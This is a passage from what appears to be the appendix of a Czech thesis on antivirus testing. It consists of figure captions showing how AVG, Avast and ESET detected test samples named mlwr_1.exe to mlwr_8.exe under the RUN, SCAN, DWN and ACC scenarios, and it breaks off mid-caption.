
Obrázek P II. 18 Detekce mlwr_6.exe při scénáři RUN | AVG

(zdroj: vlastní)




Obrázek P II. 19 Detekce mlwr_6.exe při scénáři SCAN | AVG

(zdroj: vlastní)




Obrázek P II. 20 Detekce mlwr_7.exe při scénáři RUN | AVG

(zdroj: vlastní)




Obrázek P II. 21 Detekce mlwr_8.exe při scénáři RUN | AVG

(zdroj: vlastní)




Obrázek P II. 22 Detekce mlwr_1.exe při scénáři RUN | Avast

(zdroj: vlastní)




Obrázek P II. 23 Detekce mlwr_2.exe při scénáři RUN | Avast

(zdroj: vlastní)




Obrázek P II. 24 Detekce mlwr_5.exe při scénáři DWN | Avast

(zdroj: vlastní)




Obrázek P II. 25 Detekce mlwr_5.exe při scénáři RUN | Avast

(zdroj: vlastní)




Obrázek P II. 26 Detekce mlwr_6.exe při scénáři DWN | Avast

(zdroj: vlastní)




Obrázek P II. 27 Detekce mlwr_6.exe při scénáři ACC | Avast

(zdroj: vlastní)




Obrázek P II. 28 Detekce mlwr_6.exe při scénáři RUN | Avast

(zdroj: vlastní)




Obrázek P II. 29 Detekce mlwr_6.exe při scénáři SCAN | Avast

(zdroj: vlastní)




Obrázek P II. 30 Detekce mlwr_7.exe při scénáři RUN | Avast

(zdroj: vlastní)




Obrázek P II. 31 Detekce mlwr_8.exe při scénáři RUN | Avast

(zdroj: vlastní)




Obrázek P II. 32 Detekce mlwr_1.exe při scénáři DWN | ESET

(zdroj: vlastní)




Obrázek P II. 33 Detekce mlwr_1.exe při scénáři ACC | ESET

(zdroj: vlastní)




Obrázek P II. 34 Detekce mlwr_1.exe při 